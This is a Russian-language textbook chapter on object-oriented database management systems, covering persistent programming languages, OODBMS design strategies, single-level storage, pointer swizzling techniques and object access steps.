В этой главе основное внимание уделяется особенностям одного из подходов к интеграции объектно-ориентированных концепций с системами управления базами данных, а именно *объектно-ориентированным системам управления базами данных* (ООСУБД). ООСУБД появились сначала в инженерно-конструкторских приложениях и лишь недавно получили признание у разработчиков финансовых и телекоммуникационных приложений. Хотя доля рынка ООСУБД все еще остается небольшой (приблизительно 3% от общего рынка баз данных в 1997 году), они находят все новые области применения, например в World Wide Web. Действительно, по оценкам некоторых аналитиков рынок ООСУБД ежегодно будет возрастать на 50% в год, что выше темпов роста всего рынка баз данных в целом.

В главе 26 рассматривается новая объектная модель, предложенная ODMG (Object Data Management Group), которая в настоящее время фактически уже стала стандартом для ООСУБД. В этой главе описана также коммерческая ООСУБД ObjectStore.

Переход от общепринятой реляционной модели данных к объектной модели данных иногда называют *революционным подходом* к реализации объектно-ориентированных понятий в системах баз данных. В отличие от этого, в главе 27 рассматривается *эволюционный подход* к реализации объектно-ориентированных понятий в системах баз данных, который основан на расширении реляционной модели. Такие эволюционно развивающиеся системы теперь принято называть объектно-реляционными СУБД, а раньше они назывались расширенными реляционными СУБД.

СТРУКТУРА этой ГЛАВЫ

В разделе 25.1 дано введение в объектно-ориентированные модели данных и перманентные языки программирования, а также показано, почему, в отличие от реляционной модели данных, не существует общепризнанной объектной модели данных. Здесь же рассматриваются различные подходы, которые могут быть использованы для создания ООСУБД. В разделе 25.2 описаны различия между двухуровневой моделью хранения данных в обычной СУБД и одноуровневой моделью хранения объектов в ООСУБД, а также показано влияние модели хранения на способ доступа к данным. В разделе 25.3 обсуждаются разнообразные подходы к обеспечению перманентности в языках программирования и разные методы подстановки указателей. В разделе 25.4 рассматриваются некоторые дополнительные вопросы, связанные с ООСУБД: расширенные модели обработки транзакций, контроль версий, эволюция схемы, возможная архитектура ООСУБД и контроль производительности, В разделе 25.5 кратко обсуждается документ "Манифест разработчиков объектно-ориентированных баз данных", содержащий описание тринадцати обязательных функций, которые должна предоставлять любая ООСУБД. В разделе 25,6 кратко рассматриваются преимущества и недостатки ООСУБД, а в разделе 25.7 обсуждаются способы применения методологии концептуального и логического проектирования базы данных, описанной в главах 14 и 15, для проектирования объектно-ориентированных баз данных.

Предполагается, что читатель уже ознакомился с содержанием главы 24. Все примеры данной главы взяты из учебного проекта *DreamHome*, описанного в разделе 10.4 и приложении А.

25.1. Введение в объектно-ориентированные модели данных и ООСУБД

В этом разделе рассматриваются различные определения, которые были предложены для объектно-ориентированной модели данных. В частности, предложены следующие определения [188] для объектно-ориентированной модели данных (ООМД), объектно-ориентированной базы данных (ООБД) и объектно-ориентированной СУБД (ООСУБД).

ООМД. (Логическая) модель данных, которая учитывает семантику объектов, применяемую *в* объектно-ориентированном программировании.

ООБД. Перманентный, совместно используемый набор (коллекция) объектов, определенный средствами ООМД.

ООСУБД. Система управления (диспетчер) ООБД.

Эти определения пока мало о чем говорят и явно отражают лишь тот факт, что не существует объектно-ориентированной модели данных, эквивалентной базовой модели данных для реляционных систем. В каждой системе предлагается своя собственная интерпретация основных функциональных средств. Например, в [330] предложена следующая минимальная совокупность требований, которой обязательно должна удовлетворять любая ООСУБД.

1. Предоставлять функциональные средства базы данных.
2. Поддерживать идентичность объектов.
3. Обеспечивать инкапсуляцию.
4. Поддерживать объекты со сложным состоянием.

При этом указано, что, несмотря на возможную его применимость, механизм наследования не является существенной частью определения, поэтому объектно-ориентированная СУБД вполне могла бы существовать и без него. А в [186] дано другое определение объектно-ориентированной СУБД.

1. "Объектно-ориентированный подход" = "абстрактные типы данных" + "наследование" + "идентичность объектов".
2. "Объектно-ориентированная СУБД" = "объектно-ориентированный подход" + "возможности базы данных".

Ниже приведено еще одно определение ООСУБД, предложенное в [247].

1. Высокоуровневый язык запросов со средствами оптимизации, реализованными в базовой системе.
2. Поддержка перманентности и сохранение неразрывности транзакций, обеспечиваемые механизмами управления параллельным выполнением и восстановлением.
3. Поддержка сложных объектных хранилищ, индексов и методов доступа, предназначенных для быстрой и эффективной выборки данных.
4. "Объектно-ориентированная СУБД" = "объектно-ориентированная система" + "условия пунктов 1-3".

Изучая некоторые современные коммерческие ООСУБД, например GemStone компании Gemstone Systems Inc. (прежнее название — Servio Logic Corporation), Itasca компании IBEX Knowledge Systems SA (прежнее название — Itasca Systems Inc.). Objectivity/DB компании Objectivity Inc., ObjectStore компании eXcelon Corporation (прежнее название — Objectivity Inc.), Ontos компании Ontoa Inc., Poet компании Poet Software Corporation, Jasmine компании Computer Associates/Fujitsu Limited и Versant компании Versant Corporation, можно обнаружить, что концепции объектно-ориентированных моделей данных взяты из разных областей, как показано на рис. 25.1.

В разделе 26.2 представлена объектная модель, предложенная ODMG, которую используют многие компании-разработчики. Объектная модель ODMG имеет большое значение, поскольку в ней определяется стандартная модель семантики объектов базы данных и предусматривается возможность взаимодействия между совместимыми ООСУБД.

25.1.1. Перманентные языки программирования

Прежде чем приступить к подробному изучению ООСУБД, кратко рассмотрим основы интересной области разработки программного обеспечения, *называемой перманентными языками программирования,* которая косвенно связана с рассматриваемой темой.

Перманентный язык программирования. Язык, который позволяет пользователям сохранять данные непосредственно при выполнении программы (не предусматривая для этого особых действий), после чего эти данные могут использоваться во многих других программах.

Данные в перманентном языке программирования не зависят от конкретной программы и способны существовать после завершения выполнения кода, в котором они были созданы. Первоначально такие языки программирования не




Рис. *25.1. Происхождение объектно-ориентированной модели данных*

предназначались для поддержки полного набора функциональных средств базы данных или для обеспечения доступа к данным из программ на нескольких языках программирования [49].

Язык программирования базы данных. Язык, в котором используются некоторые идеи, взятые как из модели программирования баз данных, так и из концепций общепринятых языков программирования.

Язык программирования базы данных отличается от перманентного языка программирования тем, что, кроме перманентности, он поддерживает такие функции, как управление транзакциями, параллельным выполнением и восстановлением [16]. Как показано в главе 21, в стандарте ISO SQL указано, что операторы языка SQL могут быть встроены в такие языки программирования, как C, Fortran, Pascal, COBOL, Ada, MUMPS и PL/1. Связь между ними осуществляется с помощью набора переменных базового языка, а специальный препроцессор модифицирует исходный код с целью замены операторов SQL вызовами процедур СУБД. Затем исходный код может быть откомпилирован и скомпонован обычным способом. В альтернативном варианте создается интерфейс API, позволяющий избежать любой предварительной компиляции. Хотя подход с использованием встроенных операторов SQL организован несколько громоздко, он полезен и необходим, так как текущая версия стандарта SQL2 не обладает вычислительной полнотой[1]. Проблемы, связанные с использованием языков двух разных типов для разработки программ, получили общее название проблемы *несоответствия типов данных* (impedance mismatch) между прикладным языком программирования и языком запросов базы данных (см. раздел 24.2). Считается, что почти 30% трудозатрат программистов и объема кода расходуется на прямое и обратное преобразование данных из формата базы данных или формата файлов в формат, пригодный для внутреннего использования программой [10]. Придание языку программирования свойства перманентности освобождает программиста от ответственности за эти операции.

Исследователи, работающие над развитием перманентных языков программирования, в основном преследовали следующие цели [221].

- Повышение производительности программирования за счет использования более простой семантики.
- Устранение произвольно выбранных конструкций, применяемых при преобразовании данных и их долговременном хранении.
- Создание механизмов защиты для всей вычислительной среды.

В перманентных языках программирования предпринимается попытка решить проблему несоответствия типов данных за счет введения в язык программирования функциональных средств базы данных. Система типов перманентного языка программирования предоставляет модель данных, которая обычно включает развитые механизмы структурирования. В некоторых языках, например в PS-algol и Napier88, программные процедуры являются обычными объектами данных и рассматриваются как любые другие объекты языка. В частности, процедурам могут присваиваться значения, они могут являться результатом вычисления выражений, выполнения других процедур или блоков, а также быть элементами типов-конструкторов. Помимо прочего, процедуры могут использоваться для реализации абстрактных типов данных. Процессы импорта абстрактного типа данных из постоянного хранилища и динамическое связывание его с программой эквивалентны процессам компоновки модулей в обычных языках программирования.

---

[1] *В новой версии этого стандарта (SQL3) добавлены новые конструкции, которые обеспечат языку SQL вычислительную полноту.*

Второй важной целью создания перманентных языков программирования является поддержка такого же представления данных в области памяти приложения, какое они имеют в постоянном хранилище, размещенном во вторичной памяти. Это позволяет преодолеть излишние трудности и устранить накладные расходы, связанные с преобразованиями между этими двумя представлениями данных, как показано в разделе 25.2.

Добавление в язык программирования незаметных для пользователя (или, как принято их называть, *прозрачных)* средств поддержки перманентности является важным усовершенствованием интерактивной среды разработки, а интеграция этих двух подходов обеспечивает расширение функциональных и семантических возможностей. Исследования, проведенные в области перманентных языков программирования, оказали значительное влияние на разработку ООСУБД, поэтому многие вопросы, рассматриваемые в разделах 25.2-25.4, в равной степени относятся к перманентным языкам программирования и ООСУБД. Иногда вместо термина *перманентный язык программирования* используется более общий термин *перманентная прикладная система* (Persistent Application System — PAS) [13].

25.1.2. Альтернативные стратегии разработки ООСУБД

Существует несколько подходов к разработке ООСУБД, которые кратко определены следующим образом [186].

- Введение средств работы с базой данных в существующий объектно-ориентированный язык программирования. В этом подходе традиционные функции базы данных встраиваются в существующие объектно-ориентированные языки программирования, подобные Smalltalk, C++ или Java (см. рис. 25.1). Подобный подход используется в продукте GemStone, в котором дополняются возможности именно этих трех языков.
- **Предоставление расширяемых объектно-ориентированных библиотек СУБД.** В этом подходе также предусматривается введение традиционных функций базы данных з существующий объектно-ориентированный язык программирования. Но вместо расширения функций самого языка здесь используются дополнительные библиотеки классов, поддерживающих перманентность, агрегирование, объектные типы данных, транзакции, параллельность, защиту и т.д. Именно этот подход используется в продуктах Ontos, Versant и ObjectStore. СУБД ObjectStore рассматривается в разделе 26.3.
- Внедрение конструкций объектно-ориентированного языка базы данных в обычный базовый язык. В главе 21 описаны способы внедрения операторов SQL в обычный базовый язык программирования. В данной стратегии используется такой же принцип встраивания операторов языка объектно-ориентированной базы данных в некоторый базовый язык программирования. Именно этот подход применяется в продукте O_2, предоставляющем внедряемые расширения для языка программирования C.
- Дополнение существующего языка базы данных объектно-ориентированными функциями. Благодаря широкому распространению языка SQL некоторые компании-разработчики пытаются расширить его с целью поддержки объектно-ориентированных конструкций. Этот подход используется компаниями-разработчиками реляционных и объектно-ориентированных СУБД. Поддержка подобных объектно-ориентированных инструментов уже предусматривается в очередной версии стандарта языка SQL (SQL3). (Краткий обзор стандарта SQL3 приведен в разделе 27.4.) Кроме того, в новом стандарте объектной базы данных Object Database

Standard группы ODMG определен стандарт Object SQL, который рассматривается в разделе 26.2.4. В продуктах Ontos и Versant используются версия стандарта Object SQL, а многие компании-разработчики объектно-ориентированных СУБД заявляют о поддержке стандарта ODMG.

- Разработка нового языка базы данных или модели данных. Это — наиболее радикальный подход, который, начиная с нуля, приводит к созданию совершенно нового языка баз данных и СУБД, обладающих объектно-ориентированными возможностями. Такой подход используется в системе SIM (Semantic Information Manager), которая основана на собственной семантической модели данных и обладает новыми языками определения и управления данными [180].

25.2. Перспективы развития ООСУБД

Системы баз данных в основном используются для создания и сопровождения больших долговременных наборов данных. Как показано в предыдущих главах, современные системы баз данных характеризуются наличием следующих компонентов и функциональных средств.

- Модель данных. Особый способ описания данных, связей между ними и ограничений, накладываемых на эти данные.
- Перманентность данных. Свойство данных, позволяющее им существовать вне периода выполнения программы и, возможно, за пределами ее жизненного цикла в целом.
- Совместное использование данных. Способность многих приложений (или экземпляров одного и того же приложения) осуществлять доступ к общим данным, возможно, одновременно.
- Надежность. Гарантия того, что данные в базе данных защищены от сбоев программного и аппаратного обеспечения.
- Масштабируемость. Способность применять простые средства для манипуляций с большими и малыми объемами данных.
- Безопасность и целостность. Защита данных от несанкционированного доступа, а также гарантии того, что данные удовлетворяют заданным правилам допустимости и непротиворечивости.
- **Распределенность.** Возможность физического распределения логически взаимосвязанного набора совместно используемых данных в компьютерной сети, причем наличие такого распределения должно быть в наибольшей степени прозрачным для пользователей.

В отличие от этого, в обычных языках программирования предусмотрены конструкции для процедурного управления, поддержки абстракции данных и абстракции функций, но в них нет встроенной поддержки для многих из перечисленных выше функций базы данных.

В то время как каждый из этих типов языков соответствует определенной области применения, для которой он предназначен, постепенно растет количество приложений, которые должны располагать функциональными средствами, свойственными и СУБД, и языкам программирования. Такие приложения обладают способностью хранить и извлекать большие объемы совместно используемых структурируемых данных, как описано в разделе 24.1. Начиная примерно с 1980 года были затрачены значительные усилия на разработку систем, в которых интегрируются понятия из обеих областей применения. Однако эти области приме-

нения обладают много разными перспективами и характеристиками, которые следует рассмотреть более подробно.

С точки зрения программистов двумя наиболее важными характеристиками приложений являются производительность и удобство использования. Эти цели достигаются за счет более гармоничной интеграции языка программирования и СУБД, чем предусмотрено в обычных системах баз данных. Обычная СУБД обладает следующими характерными особенностями.

- Программист отвечает за принятие решения о том, когда должно выполняться чтение или обновление объектов данных (записей).
- Программист должен создать код преобразования данных между конструкциями объектной модели приложения и модели данных СУБД (например, отношениями), которые могут быть совершенно разными. Процесс преобразования становится особенно сложным в случае использования объектно-ориентированного языка программирования, в котором объект может состоять из многих подчиненных объектов, обозначенных указателями. Действительно, как отмечено выше, около 30% трудозатрат программистов и примерно такой же объем кода тратится на обеспечение соответствия между разными моделями. Если же этот процесс преобразования удастся исключить или хотя бы упростить, то программист освободится от такой работы. При этом полученный код станет гораздо проще для понимания и сопровождения, а производительность повысится.
- Программист отвечает за выполнение дополнительной проверки типов при чтении объекта из базы данных. Например, программист может создать объект с помощью объектно-ориентированного языка Java со строгим контролем типов и сохранить его в реляционной СУБД. Однако другое приложение, написанное на другом языке программирования, может изменить объект без учета того, что он должен всегда соответствовать своему исходному типу.

Все эти трудности связаны с тем, что обычные СУБД реализуют двухуровневую модель хранения. При этом прикладная модель хранения реализуется в оперативной или виртуальной памяти, а модель хранения базы данных — на диске (рис. 25.2). В отличие от этого, в ООСУБД создается иллюзия одноуровневой модели хранения с одинаковым представлением объектов в оперативной памяти и на диске (рис. 25.3).

Хотя одноуровневая модель памяти внешне выглядит очень простой, в ООСУБД для достижения этой иллюзии представление объектов в оперативной памяти и на диске должно быть организовано очень эффективно. Как показано в разделе 24.3, объекты и связи между ними определяются с помощью идентификаторов объектов (OID — Object IDentifier). Существуют два типа идентификаторов OID — логические идентификаторы OID, которые не зависят от физического расположения объекта на диске, и физические идентификаторы OID, в которых закодирована информация об их расположении. В первом случае необходимо выполнять дополнительные действия для поиска и подстановки физического адреса объекта на диске. Во втором этого не требуется. Но в обоих случаях идентификатор OID больше стандартного указателя оперативной памяти, размер которого должен быть достаточным лишь для того, чтобы в нем можно было разместить максимальный адрес виртуальной памяти. Таким образом, для достижения требуемой производительности ООСУБД должна обеспечивать прямое и обратное преобразование идентификаторов OID в указатели оперативной памяти. Такое преобразование называется *подстановкой указателей* (pointer swizzling), или *подкачкой объектов* (object faulting). Для его осуществления используются разнообразные способы: от программных методов проверки наличия объектов в памяти до аппаратных схем работы со страницами памяти [223]. Более подробно эта тема рассматривается в следующем разделе.




Рис. 25.2. Двухуровневая модель хранения в обычной (реляционной) СУБД




Рис. *25,3. Одноуровневая модель хранения в ООСУБД*

25.2.1. Методы подстановки указателей

Подстановка указателей. Прямое и обратное преобразование идентификаторов объектов в указатели оперативной памяти.

Основная цель подстановки указателей заключается в оптимизации доступа к объектам. Как указано выше, для представления ссылок между объектами обычно используются идентификаторы объектов (OID). При считывании объекта из вторичного устройства хранения в кэш-память базы данных необходимо также получить информацию о местонахождении во вторичной памяти всех других объектов, на которые в нем имеются ссылки, с помощью идентификаторов OID этих объектов. Но после того как упоминаемые объекты считываются в кэш-

память базы данных, необходимо запомнить, что теперь они находятся в оперативной памяти. Это позволит предотвратить их повторное извлечение из внешней памяти. Один из способов решения данной проблемы — создание справочной таблицы, которая содержит данные о соответствии между идентификаторами OID и указателями в оперативной памяти. Однако метод подстановки указателей предусматривает использование более эффективной стратегии — замену идентификаторов OID указателями при записи объекта в оперативную память и обратную замену перед сохранением объекта на диске.

В этом разделе рассматриваются некоторые вопросы, связанные с методом подстановки указателей, включая разные способы его реализации.

Отказ от использования подстановки указателей

В простейшем варианте реализации метода подкачки объектов, который обеспечивает загрузку объектов в оперативную память и выгрузку на диск, преобразование указателей не предусмотрено. В этом случае объекты загружаются с диска в оперативную память с помощью соответствующего диспетчера объектов, а приложению, содержащему OID объекта, передается дескриптор области памяти, в которую загружен объект [324]. При каждом доступе к объекту используется идентификатор OID. Для этого требуется, чтобы в системе поддерживалась своего рода справочная таблица, в которой можно было бы найти указатель на объект в виртуальной памяти, а затем использовать его для доступа к объекту. Поскольку поиск по справочной таблице требуется для доступа к каждому объекту, этот подход может оказаться неэффективным, если приходится повторно осуществлять доступ к одним и тем же объектам. С другой стороны, он вполне подходит для случаев, когда приложение осуществляет доступ к объекту только один раз.

Предложена также аналитическая модель для определения условий, при которых метод подстановки указателей является наиболее приемлемым [223]. Опубликованные результаты позволяют сделать вывод, что если вероятность загрузки или выгрузки объектов из оперативной памяти достаточно велика или переход по ссылкам не происходит в среднем хотя бы несколько раз, то в приложении целесообразнее использовать эффективные таблицы преобразования идентификаторов OID в адреса памяти, предназначенной для хранения объектов (как в СУБД Objectivity/DB), а не подстановку указателей.

Ссылки на объекты

Чтобы иметь возможность выполнять подстановку указателя виртуальной памяти вместо идентификатора OID перманентного объекта, требуется механизм определения различий между резидентными и нерезидентными объектами. Большинство таких методов представляют собой разновидности базовых методов *маркировки ребер* (edge marking) или *маркировки узлов* (node marking) [158].

Если рассматривать виртуальную память системы как ориентированный граф, состоящий из объектов (в виде узлов) и ссылок (в виде направленных ребер), то при использовании метода маркировки ребер каждый указатель объекта следует пометить однобитовой меткой. Если бит метки установлен (т.е. ему присвоено значение 1), то ссылка является указателем виртуальной памяти, в противном случае она все еще указывает на идентификатор OID и ее нужно преобразовать, если подкачка объекта в пространство памяти приложения еще не выполнена. При использовании метода маркировки узлов требуется, чтобы все указатели объектов преобразовывались в указатели виртуальной памяти непосредственно в процессе переноса объекта в оперативную память. Первый подход может быть реализован только с помощью программного обеспечения, а второй — с помощью как программных, так и аппаратных методов.

Схемы на основе аппаратных средств

В методах подстановки с помощью аппаратных средств для обнаружения попыток доступа к нерезидентным (отсутствующим в памяти) объектам они перехватываются как нарушения защиты доступа к виртуальной памяти [203]. В подобных схемах используется стандартное аппаратное обеспечение виртуальной памяти, которое предназначено для перенаправления потока перманентных (постоянно хранимых) данных с диска в оперативную память. Сразу после обнаружения попытки доступа к странице, отсутствующей в оперативной памяти, доступ к объектам на этой странице осуществляется с помощью обычных указателей виртуальной памяти, поэтому не требуется дальнейшая проверка резидентности объекта. Подобный подход с использованием аппаратного обеспечения применяется в нескольких коммерческих и исследовательских системах, включая ООСУБД ObjectStore и Texas [280].

Основным преимуществом подхода с использованием аппаратных средств является то, что доступ к находящимся в памяти перманентным объектам не менее эффективен, чем доступ к временным объектам, поскольку в данном подходе устраняются издержки, связанные с проверкой резидентности, которая необходима при использовании подходов на основе программного обеспечения. Недостаток подхода с использованием аппаратных средств заключается в том, что в этом случае гораздо сложнее реализовать многие полезные функциональные возможности базы данных (такие как блокировка с высокой степенью детализации, обеспечение ссылочной целостности, управление средствами восстановления и гибкие правила управления буферами). Кроме того, при использовании этого подхода объем данных, к которым можно осуществить доступ во время транзакции, ограничивается размером виртуальной памяти. Это ограничение можно преодолеть за счет использования определенного варианта подсистемы сборки мусора, позволяющего освобождать неиспользуемое пространство памяти, хотя это связано с дополнительными издержками и определенным усложнением системы.

Классификация методов преобразования указателей

Методы преобразования указателей можно классифицировать по признакам, которые рассматриваются в следующих трех подразделах.

Подстановка за счет копирования или непосредственная подстановка

После подкачки объектов данные либо копируются в локальный объектный кэш приложения, либо доступ к ним предоставляется на месте, непосредственно в кэш-памяти диспетчера объектов базы данных [324]. Вариант подстановки указателей с помощью копирования может оказаться более эффективным, поскольку даже в худшем случае обратное преобразование указателей в идентификаторы OID потребуется только для модифицированных объектов, тогда как метод непосредственной подстановки может потребовать преобразования указателей в идентификаторы для всех объектов на странице, даже если на этой странице был модифицирован только один объект. С другой стороны, при подстановке по методу копирования каждый объект должен быть явным образом скопирован в локальный объектный кэш.

Методы предварительной и отложенной подстановки

В [223] определен метод *предварительной подстановки* (eager swizzling), который предусматривает подстановку всех идентификаторов OID перманентных объектов на всех используемых приложениями страницах данных перед доступом к любому из объектов. Это — очень жесткое требование, и поэтому предложен более гибкий вариант [184], в котором подстановка ограничена только всеми перманент-

ными OID внутри объекта, к которому пытается получить доступ приложение. При такой *отложенной подстановке* (lazy swizzling) указатели подставляются только при доступе к ним или при их обнаружении. Этот вариант характеризуется меньшими издержками при подкачке объекта в оперативную память, но следует помнить, что при каждом доступе к объекту приходится учитывать наличие двух разных типов указателей — подставленного и неподставленного.

Прямая и косвенная подстановка

Этот вариант относится только к тем случаям, когда подставленный указатель может ссылаться на объект, который уже не находится в виртуальной памяти. При *прямой подстановке* указатель виртуальной памяти на объект размещается непосредственно в подставленном указателе. При *косвенной подстановке* указатель виртуальной памяти размещается в промежуточном объекте, который выполняет роль заменителя фактического объекта. Таким образом, при использовании косвенной схемы объекты могут извлекаться из кэша и помещаться во вторичную память без обратной подстановки уже подставленных указателей, ссылающихся на данный объект,

25.2.2. Доступ к объекту

Другим важным аспектом является способ доступа к объекту во внешней памяти, особенности которого могут оказать значительное влияние на производительность ООСУБД. Если вновь обратиться к подходу, используемому в обычных реляционных СУБД, применяющих двухуровневую модель хранения, то можно выделить типичные этапы, показанные на рис. 25.4 и подробно описанные ниже.

- СУБД определяет страницу во внешнем устройстве хранения, содержащую требуемую запись, используя механизмы индексов или выполняя полный просмотр таблицы, если это необходимо (см. раздел 20.4). Затем СУБД считывает эту страницу из внешнего устройства хранения и копирует ее в кэш.
- СУБД последовательно переносит требуемые элементы записи из кэша в пространство памяти приложения. При этом может понадобиться выполнить преобразования типов данных SQL в типы данных приложения.
- Приложение может обновлять значения полей в своем собственном пространстве памяти.
- Модифицированные приложением поля данных средствами языка SQL переносятся назад в кэш СУБД, в процессе чего может опять потребоваться выполнить преобразование типов данных.
- Наконец, СУБД сохраняет обновленную страницу на внешнем устройстве хранения, переписывая ее из кэша.

В свою очередь, для извлечения объекта из внешнего устройства хранения при использовании одноуровневой модели хранения ООСУБД выполняет только те этапы, которые показаны на рис. 25.5.

- ООСУБД находит на внешнем устройстве хранения страницу, содержащую требуемый объект, используя его OID или индекс, если это необходимо. Затем ООСУБД считывает из внешнего устройства хранения требуемую страницу и копирует ее в кэш страниц приложения, находящийся в пределах памяти, отведенной приложению.
- ООСУБД может затем выполнить несколько различных преобразований:
  - подстановку ссылок (указателей) одного объекта на другой;




Рис. *25.4. Этапы доступа к записи в обычной СУБД*

- введение в состав данных объекта информации, которая необходима для обеспечения соответствия требованиям, предъявляемым со стороны языка программирования;
- изменение формата представления данных, созданных на разных аппаратных платформах или языках программирования.

- Приложение осуществляет непосредственный доступ к объекту и обновляет его по мере необходимости.
- Когда приложению потребуется сделать внесенные изменения перманентными или просто выгрузить на время страницу из кэша на диск, то перед копированием страницы на внешнее устройство хранения ООСУБД должна выполнить обратные преобразования, аналогичные описанным выше.

25.3. Перманентность

СУБД должна предоставлять поддержку хранения *перманентных* (persistent) объектов, сохраняющихся даже после завершения пользовательского сеанса или прикладной программы, во время которых они были созданы. Этим они отличаются от *временных* (transient) объектов, которые присутствуют в памяти только во время работы программы. Перманентные объекты хранятся до тех пор, пока они нужны, после чего они могут уничтожаться. Ниже представлены некоторые схемы обеспечения перманентности языков программирования, которые отличаются от рассмотренного выше подхода, основанного на внедрении операторов внешнего объектного языка. Более полный обзор схем обеспечения перманентности заинтересованный читатель может найти в [11].

